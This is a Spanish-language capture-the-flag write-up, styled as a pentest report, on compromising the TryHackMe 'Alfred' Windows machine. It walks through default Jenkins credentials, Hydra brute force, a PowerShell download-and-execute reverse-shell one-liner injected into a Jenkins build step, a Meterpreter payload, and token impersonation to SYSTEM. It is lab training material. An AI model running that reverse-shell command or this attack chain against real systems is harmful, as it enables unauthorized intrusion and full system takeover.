	Informe de análisis de vulnerabilidades, explotación y resultados del reto Alfred.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	28/11/2024	28/11/2024	1.0	MQ-HM-Alfred	RESTRINGIDO

Informe de análisis de vulnerabilidades, explotación y resultados del reto Alfred.

N.- MQ-Alfred

Generado por:

GhoxPwn

Fecha de creación:

28.11.2024

Contenido

Tabla de Ilustraciones

Contenido de Tablas

1. Reconocimiento

Para iniciar el análisis de un Penetration Test (Pentest), es fundamental realizar un reconocimiento de las direcciones IP y los puertos abiertos de las máquinas objetivo. A continuación, se describen las acciones realizadas:

Escaneo de dirección IP

El primer paso es conocer la dirección IP de nuestra máquina. A continuación, se muestra cómo identificarla:



Figura 1. Dirección IP de maquina Kali

Dado que estamos utilizando una máquina virtual proporcionada por TryHackMe (THM), la plataforma nos asigna automáticamente la dirección IP de la máquina.

Figura 2. Dirección IP de la maquina Alfred

Tabla 1. Arquitectura de la maquina Alfred

Arquitectura	Dirección
Desconocida	10.10.104.225

Aún no se ha identificado completamente la máquina, solo la arquitectura. Sin embargo, en el siguiente paso, mediante el escaneo de puertos, se podrá obtener más información sobre la máquina.

Escaneo de puertos

En esta fase, se realizó un escaneo para detectar los puertos abiertos de la máquina identificada en la Tabla 1. Se utilizó un escaneo bidireccional para explorar todas las posibles direcciones y puertos abiertos.

A continuación, se muestra los puertos abiertos de la máquina:

Figura 3. Escaneo de Puertos con Rustscan

Una vez identificados los puertos abiertos, se realizó un análisis más profundo para obtener información detallada sobre los servicios y sus versiones, como se observa en las siguientes imágenes:



Figura 4. Escaneo de servicios y versiones parte 1

Figura 5. Escaneo de servicios y versiones parte 2

De la información obtenida, se puede deducir que estamos frente a una máquina con un sistema operativo Windows debido a la versión del puerto 3389 (RDP).

Tabla 2. Puertos abiertos de la maquina Gamerzone

Puerto	Versión
80	Microsoft IIS httpd 7.5
3389	RDP(Windows)
8080	Jetty 9.4.z-SNAPSHOT

Se puede deducir que estamos frente a una maquina Windows por la versión del puerto.

2. Análisis de vulnerabilidades (Puertos abiertos)

Dado que la máquina presenta puertos de servicio web, se dio prioridad al análisis del puerto 80 (HTTP).

Análisis de puerto HTTP (puerto 80)

El primer paso fue analizar la página web asociada al puerto 80 y los servicios que tenía habilitados mediante la herramienta Wappalyzer:

Figura 6. Evaluación inicial del HTTP (puerto 80)

De esta imagen, se extrajo la siguiente información: un correo electrónico **alfred@wayneenterprises.com.**



Figura 7. Imagen de la portada

Se realizó un análisis con la herramienta ExifTool para detectar metadatos en la imagen de la portada, pero no se encontraron datos relevantes.

```
exiftool bruce.jpg
ExifTool Version Number         : 13.00
File Name                       : bruce.jpg
Directory                       : .
File Size                       : 33 kB
File Modification Date/Time     : 2024:11:28 00:55:20-05:00
File Access Date/Time           : 2024:11:28 00:55:20-05:00
File Inode Change Date/Time     : 2024:11:28 00:55:20-05:00
File Permissions                : -rw-rw-r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 96
Y Resolution                    : 96
Image Width                     : 458
Image Height                    : 640
Encoding Process                : Progressive DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 458x640
Megapixels                      : 0.293
```

Figura 8. Usando exiftools

A continuación, se verificó si el archivo robots.txt estaba presente, ya que podría contener información valiosa sobre directorios o rutas excluidas de los motores de búsqueda.



Figura 9. Análisis directorio robots.txt

Fuzzing en dirección IP

Se utilizó la técnica de fuzzing para buscar directorios en el servidor web a través del puerto 80, utilizando la herramienta Gobuster.

Figura 10. Gobuster puerto 80

Sin embargo, no se encontraron directorios relevantes en este puerto.

Análisis de puerto HTTP (puerto 8080)

Se analizó el puerto 8080, que también tiene acceso web, y se encontró un directorio de inicio de sesión que requería usuario y contraseña, lo que podría ser útil en fases posteriores del pentest.



Figura 11. Análisis puerto 8080

Se verificó si existía el archivo robots.txt en este puerto, lo que podría revelar información adicional sobre rutas ocultas.



Figura 12. Directorio Robots puerto 8080

También se realizó un examen de vulnerabilidad del servicio Jetty 9.4, que estaba asociado al puerto 8080, para identificar posibles exploits existentes.

Figura 13. Examinando exploit de servicio jetty

3. Explotación de vulnerabilidades

En esta fase, se empleará un ataque de fuerza bruta para intentar acceder al directorio expuesto en el puerto 8080. Primero, buscaremos en internet credenciales por defecto

del servicio Jenkins. Si no se encuentra información útil, se recurrirá a la herramienta Hydra para realizar un ataque de fuerza bruta con un diccionario de contraseñas.

Opción 1: Búsqueda de Credenciales en Foros

Al realizar una búsqueda en línea, se encontró en un foro lo siguiente:

> I am a Mac OS user & following credential pair worked for me:
> Username: **admin**
> Password: **admin**
>
> Share Improve this answer Follow

Figura 14. Credenciales por defecto

Opción 2: Fuerza Bruta con Hydra

En caso de no obtener las credenciales por defecto, se utilizó la herramienta Hydra para realizar un ataque de fuerza bruta sobre el formulario de login. Primero, capturamos el formato POST de la solicitud utilizando Burp Suite:

Figura 15. Obtención de POST (formato)

Usando la herramienta Hydra se obtuvo lo siguiente:



Figura 16. Usando fuerza bruta con Hydra

Una vez obtenidas las credenciales, se accedió al sistema y se visualizó lo siguiente en la página de inicio:



Figura 17. Página de inicio dentro del servicio web

Dentro del servicio web, se observó que en la sección de configuraciones era posible ingresar comandos de Windows, lo que sugiere una posible vulnerabilidad para ejecutar comandos de sistema. A continuación, se muestran las imágenes correspondientes:



Figura 18. Página de proyectos

Se puede ver una sección en la que se pueden ingresar comandos de Windows dentro del apartado Build. Se intentará inyectar un reverse shell a través de este medio:



Figura 19. Posible vulnerabilidad

REVERSE SHELL

Para ejecutar un reverse shell a través del medio identificado, se utilizó la herramienta Nishang, que ofrece payloads (cargas útiles) para la ejecución de reverse shells en sistemas Windows.

Figura 20. Cargando servidos con la carga útil

Se utilizó el siguiente comando en PowerShell para descargar y ejecutar el payload:

powershell iex (New-Object Net.WebClient).DownloadString('http://10.13.72.214:80/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 10.13.72.214 -Port 7777

Este comando realiza dos acciones:

- Descarga el archivo con el payload desde nuestra máquina atacante.
- Ejecuta el payload, utilizando la dirección IP y el puerto de escucha de nuestra máquina.

En la plataforma, esto se visualiza de la siguiente manera:

Figura 21. Insertando la carga útil

Es importante tener en cuenta que en nuestra máquina atacante debemos dejar Netcat en modo escucha en el puerto configurado en el código:

Figura 22. NETCAT modo escucha

Tras ejecutar la carga útil, se visualizó que el archivo se descargó y ejecutó correctamente:



Figura 23. Ejecutando el reverse Shell

Una vez dentro del sistema objetivo, la sesión se visualiza de la siguiente forma:



Figura 24. Dentro de la máquina Alfred

Al ejecutar el comando WHOAMI, se confirmó que se había logrado acceso con el usuario alfred:



Figura 25. WHOAMI

Se realizó una búsqueda de las banderas en el sistema y se encontró únicamente el archivo user.txt, lo que indica que es necesario obtener privilegios elevados para continuar con la explotación del sistema y alcanzar la bandera root.txt.



Figura 26. Buscando banderas

4. Escala de privilegios

En esta fase, el objetivo principal es buscar vulnerabilidades que permitan obtener privilegios elevados en el sistema. Para lograrlo, utilizaremos una payload para acceder con Meterpreter y escalar privilegios a nivel de administrador.

Creación de una Carga Útil con Meterpreter

Para obtener acceso con Meterpreter, utilizamos la herramienta msfvenom para crear una carga útil adecuada para ejecutar el reverse shell. A continuación, se muestra el proceso:



Figura 27. Creando una carga útil con meterpreter

Levantando un Servidor Local

Una vez creada la carga útil, es necesario levantar un servidor en nuestra máquina para recibir la conexión del reverse shell. Esto se logra utilizando el multi/handler de Metasploit:

Figura 28. Creando un servidor local

Recibiendo el Reverse Shell

Usamos el multi/handler para recibir la conexión entrante del reverse shell y obtener acceso con Meterpreter:



Figura 29. multi/handler

Tras ejecutar el reverse shell desde la máquina objetivo, se ingresa al sistema como Meterpreter, lo cual se muestra en las siguientes imágenes:



Figura 30. Ingreso como meterpreter

Escalando Privilegios con Incognito

Una vez dentro del sistema con Meterpreter, se puede utilizar el módulo Incognito para suplantar tokens de otros usuarios con mayores privilegios. Primero, verificamos qué tokens están disponibles:



Figura 31. Lista de tokens para impersonar

Seleccionamos el token del grupo Administradores (BUILTIN\Administrators) para escalar los privilegios:

```
meterpreter > impersonate_token  "BUILTIN\Administrators"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ps
```

Figura 32. Selección del token para suplantar

Migración a un Proceso de Sistema

Para mantener la persistencia dentro de la máquina, se realiza una migración de proceso desde Meterpreter a services.exe, lo que nos permite seguir operando en el sistema incluso si la sesión de Meterpreter se interrumpe.

